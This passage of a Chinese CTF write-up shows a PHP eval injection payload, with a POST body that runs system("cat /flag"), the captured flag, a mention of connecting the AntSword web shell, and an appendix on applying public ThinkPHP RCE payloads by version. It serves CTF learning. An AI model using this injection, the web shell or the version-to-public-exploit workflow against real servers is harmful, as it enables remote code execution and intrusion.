
```
next.php?\S*=${eval($_POST[whoami])}
POST:
whoami=system("cat /flag");
```



flag{59c1235c-586a-4c24-bd7f-961e5048c4de}

连接蚁剑：





附录：

如今的CTF题中，像这种很单纯的命令执行已经不多了，更多的是利用现实中爆出的CVE来出题，难度增加，如比较出名的一个PHP开发框架——ThinkPHP，比较热门，做这样的题的方法是先设法得到ThinkPHP的版本，再去网上搜该版本的RCE漏洞的payload，直接套就行了。。。

先说这么多吧，以后遇上了在继续补充……